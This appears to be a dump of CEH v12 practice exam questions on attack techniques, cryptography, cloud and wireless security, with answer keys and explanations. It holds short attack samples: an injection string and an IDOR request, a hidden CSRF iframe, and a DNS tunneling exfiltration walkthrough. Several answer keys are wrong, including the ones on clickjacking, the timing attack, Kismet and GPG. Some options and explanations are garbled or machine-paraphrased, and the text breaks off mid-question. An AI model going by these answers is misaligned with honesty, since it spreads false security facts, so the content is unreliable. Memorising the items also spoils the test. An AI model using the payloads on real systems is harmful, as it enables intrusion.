

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

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NEW QUESTION 1

- (Exam Topic 3)

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used by Jack to launch the fileless malware on the target systems?

- A. In-memory exploits
- B. Phishing
- C. Legitimate applications
- D. Script-based injection

Answer: B

NEW QUESTION 2

- (Exam Topic 3)

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

- A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
- B. "GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
- C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"
- D. "GET /restricted/ HTTP/1.1 Host: westbank.com"

Answer: C

Explanation:

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.

Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.

The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let's say that the web application displays transaction details using the following URL:

➤ <https://www.example.com/transaction.php?id=74656>

A malicious hacker could try to substitute the id parameter value 74656 with other similar values, for example

➤ <https://www.example.com/transaction.php?id=74657>

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION 3

- (Exam Topic 3)

Which among the following is the best example of the third step (delivery) in the cyber kill chain?

- A. An intruder sends a malicious attachment via email to a target.
- B. An intruder creates malware to be used as a malicious attachment to an email.
- C. An intruder's malware is triggered when a target opens a malicious email attachment.
- D. An intruder's malware is installed on a target's machine.

Answer: A

NEW QUESTION 4

- (Exam Topic 3)

Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages, Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1)and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

- A. CAST-128
- B. AES
- C. GOST block cipher
- D. DES

Answer: A

NEW QUESTION 5

- (Exam Topic 3)

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

- A. UDP flood attack
- B. Ping-of-death attack
- C. Spoofed session flood attack
- D. Peer-to-peer attack

Answer: C

NEW QUESTION 6

- (Exam Topic 3)

Dorian is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Polly validating it?

- A. Dorian is signing the message with his public key
- B. and Polly will verify that the message came from Dorian by using Dorian's private key.
- C. Dorian is signing the message with Polly's public key
- D. and Polly will verify that the message came from Dorian by using Dorian's public key.
- E. Dorian is signing the message with his private key
- F. and Polly will verify that the message came from Dorian by using Dorian's public key.
- G. Dorian is signing the message with Polly's private key
- H. and Polly will verify that the message came from Dorian by using Dorian's public key.

Answer: C

Explanation:

<https://blog.mailfence.com/how-do-digital-signatures-work/> https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.

Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.

Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as RSA (Rivest-Shamir-Adleman),

mathematically linked pair of keys, one private and one public.

creating a Digital signature works through public-key cryptography's

two mutually authenticating cryptographic keys.

The individual who creates the digital signature uses a private key

only way to decrypt that data is with the signer's public key.

to encrypt signature-related data, while the

NEW QUESTION 7

- (Exam Topic 3)

Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections. Which of the following attack techniques is used by Stella to compromise the web services?

- A. XML injection
- B. WS-Address spoofing
- C. SOAPAction spoofing
- D. Web services parsing attacks

Answer: B

Explanation:

WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections

<https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing> CEH V11 Module 14 Page 1896

NEW QUESTION 8

- (Exam Topic 3)

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level virtualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

- A. Virtual machine
- B. Serverless computing
- C. Docker
- D. Zero trust network

Answer: C

NEW QUESTION 9

- (Exam Topic 3)

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?

- A. SaaS
- B. IaaS
- C. CaaS

D. PasS

Answer: A

Explanation:

Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples are email, calendaring and workplace tool (such as Microsoft workplace 365).

SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider. You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge are located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.

Common SaaS scenarios This tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages are held on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.

The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.

Advantages of SaaS Gain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.

Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.

Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.

Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.

Access app knowledge from anyplace. With knowledge held on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is held on within the cloud, no knowledge is lost if a user's laptop or device fails.

NEW QUESTION 10

- (Exam Topic 3)

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

```
<
iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""
> < /iframe >
```

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

- A. Browser Hacking
- B. Cross-Site Scripting
- C. SQL Injection
- D. Cross-Site Request Forgery

Answer: D

Explanation:

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take into account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed from example with:
`http://mal.net?orig=http://example.com` (ends with the url) `http://example.com.mal.net` (starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be sent inside the request to confirm the action. This token could be protected with CORS.

Diagram Description automatically generated

NEW QUESTION 10

- (Exam Topic 3)

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

- A. Advanced SMS phishing
- B. Bypass SSL pinning
- C. Phishing
- D. Tap 'n ghost attack

Answer: A

NEW QUESTION 14

- (Exam Topic 3)

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

- A. DNS rebinding attack
- B. Clickjacking attack
- C. MarioNet attack
- D. Watering hole attack

Answer: B

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 17

- (Exam Topic 3)

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application. What kind of Web application vulnerability likely exists in their software?

- A. Cross-site scripting vulnerability
- B. SQL injection vulnerability
- C. Web site defacement vulnerability
- D. Gross-site Request Forgery vulnerability

Answer: A

Explanation:

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 19

- (Exam Topic 3)

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

- A. PGP
- B. S/MIME
- C. SMTP
- D. GPG

Answer: A

NEW QUESTION 22

- (Exam Topic 3)

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

- A. Censys
- B. Wapiti
- C. NeuVector
- D. Lacework

Answer: A

Explanation:

Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fix them.

NEW QUESTION 23

- (Exam Topic 3)

Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.

- A. Enumeration
- B. Vulnerability analysis
- C. Malware analysis
- D. Scanning networks

Answer: D

NEW QUESTION 24

- (Exam Topic 3)

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

- A. ACK flag probe scanning
- B. ICMP Echo scanning
- C. SYN/FIN scanning using IP fragments
- D. IPID scanning

Answer: C

Explanation:

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

NEW QUESTION 26

- (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication “open” but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging “security through obscurity”.
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik’s router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

NEW QUESTION 31

- (Exam Topic 3)

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.

What is the best Linux pipe to achieve your milestone?

- A. `dirb https://site.com | grep "site"`
- B. `curl -s https://sile.com | grep "< a href='http" | grep "Site-com- | cut -d "V" -f 2`
- C. `wget https://stte.com | grep "< a href=*http" | grep "site.com"`
- D. `wgethttps://site.com | cut-d"http`

Answer: C

NEW QUESTION 34

- (Exam Topic 3)

John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

- A. DNS cache snooping
- B. DNSSEC zone walking
- C. DNS tunneling method
- D. DNS enumeration

Answer: C

Explanation:

DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .

How does it work: For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web, it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:

- A Record: Maps a website name to an IP address. example.com ? 12.34.52.67
- NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com

Who is involved in DNS tunneling?

- Client. Will launch DNS requests with data in them to a website.
- One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.
- Server. this is often the defined nameserver which can ultimately receive the DNS requests.

The 6 Steps in DNS tunneling (simplified):

1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com
2. The DNS request goes bent a DNS server.
3. The DNS server finds out the A register of your domain with the IP address of your server.
4. The request for mypieceofdata.server1.example.com is forwarded to the server.
5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.
6. The server replies back over DNS and woop woop, we've got signal.

Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (<https://sourceforge.net>), Heyoka (<http://heyoka.sourceforge.net>), and Iodine (<https://code.kryo.se>) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION 39

- (Exam Topic 3)

Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

- A. Burp Suite
- B. OpenVAS
- C. tshark
- D. Kismet

Answer: C

NEW QUESTION 40

- (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.

What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locke
- C. Click here to reset your password and unlock your account."
- D. A banner appears to a user stating, "Your Amazon order has been delaye
- E. Click here to find out your new delivery date."
- F. A pop-up appears to a user stating, "Your computer may have been infected with spywar
- G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 41

- (Exam Topic 3)

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

- A. getsystem
- B. getuid
- C. keylogrecorder
- D. autoroute

Answer: A

NEW QUESTION 45

- (Exam Topic 3)

Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

- A. Key derivation function
- B. Key reinstallation
- C. A Public key infrastructure
- D. Key stretching

Answer: D

NEW QUESTION 49

- (Exam Topic 3)

How can rainbow tables be defeated?

- A. Use of non-dictionary words
- B. All uppercase character passwords
- C. Password salting
- D. Lockout accounts under brute force password cracking attempts

Answer: C

Explanation:

[https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised. Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

NEW QUESTION 53

- (Exam Topic 3)

John, a security analyst working for an organization, found a critical vulnerability on the organization's LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this information later. What would John be considered as?

- A. Cybercriminal
- B. Black hat
- C. White hat
- D. Gray hat

Answer: D

NEW QUESTION 57

- (Exam Topic 3)

Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS.

What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

- A. Man-in-the-cloud (MITC) attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Metadata spoofing attack

Answer: C

NEW QUESTION 58

- (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.

Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

Answer: A

NEW QUESTION 61

- (Exam Topic 3)

An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.

What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

- A. Side-channel attack
- B. Denial-of-service attack
- C. HMI-based attack
- D. Buffer overflow attack

Answer: C

NEW QUESTION 63

- (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

Answer: C

Explanation:

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION 67

- (Exam Topic 3)

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Hit-list-scanning technique
- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

Answer: A

Explanation:

One of the biggest problems a worm faces in achieving a very fast rate of infection is “getting off the ground.” although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.

There is a straightforward way for an active worm to surmount this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

➤ Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.

➤ Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised “zombies,” the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild—Lawrence Berkeley National Laboratory received ten throughout the past year.

➤ DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

➤ Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.

➤ Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.

➤ Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone's door!

NEW QUESTION 71

- (Exam Topic 3)

You want to analyze packets on your wireless network. Which program would you use?

- A. Wireshark with Airpcap
- B. Aircrack-ng with Airpcap
- C. Wireshark with Winpcap
- D. Ethereal with Winpcap

Answer: A

Explanation:

<https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html>

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

NEW QUESTION 73

- (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

Answer: C

NEW QUESTION 75

- (Exam Topic 3)

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

- A. Produces less false positives
- B. Can identify unknown attacks
- C. Requires vendor updates for a new threat
- D. Cannot deal with encrypted network traffic

Answer: B

Explanation:

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION 77

- (Exam Topic 3)

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

- A. Strategic threat intelligence
- B. Tactical threat intelligence
- C. Operational threat intelligence
- D. Technical threat intelligence

Answer: C

NEW QUESTION 81

- (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

- * 802.11a 150-150
- * 802.11b 150-150
- * 802.11g 150-150
- * 802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

Answer: A

NEW QUESTION 85

- (Exam Topic 3)

Rebecca, a security professional, wants to authenticate employees who use web services for safe and secure communication. In this process, she employs a component of the Web Service Architecture, which is an extension of SOAP, and it can maintain the integrity and confidentiality of SOAP messages.

Which of the following components of the Web Service Architecture is used by Rebecca for securing the communication?

- A. WSDL
- B. WS Work Processes
- C. WS-Policy
- D. WS-Security

Answer: D

NEW QUESTION 86

- (Exam Topic 3)

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

- A. -sA
- B. -sX
- C. -sT
- D. -sF

Answer: A

NEW QUESTION 89

- (Exam Topic 3)

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials. Which of the following tools is employed by Clark to create the spoofed email?

- A. PyLoris
- B. Slowloris
- C. Evilginx
- D. PLCinject

Answer: C

NEW QUESTION 92

- (Exam Topic 3)

An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?

- A. Timing-based attack
- B. Side-channel attack
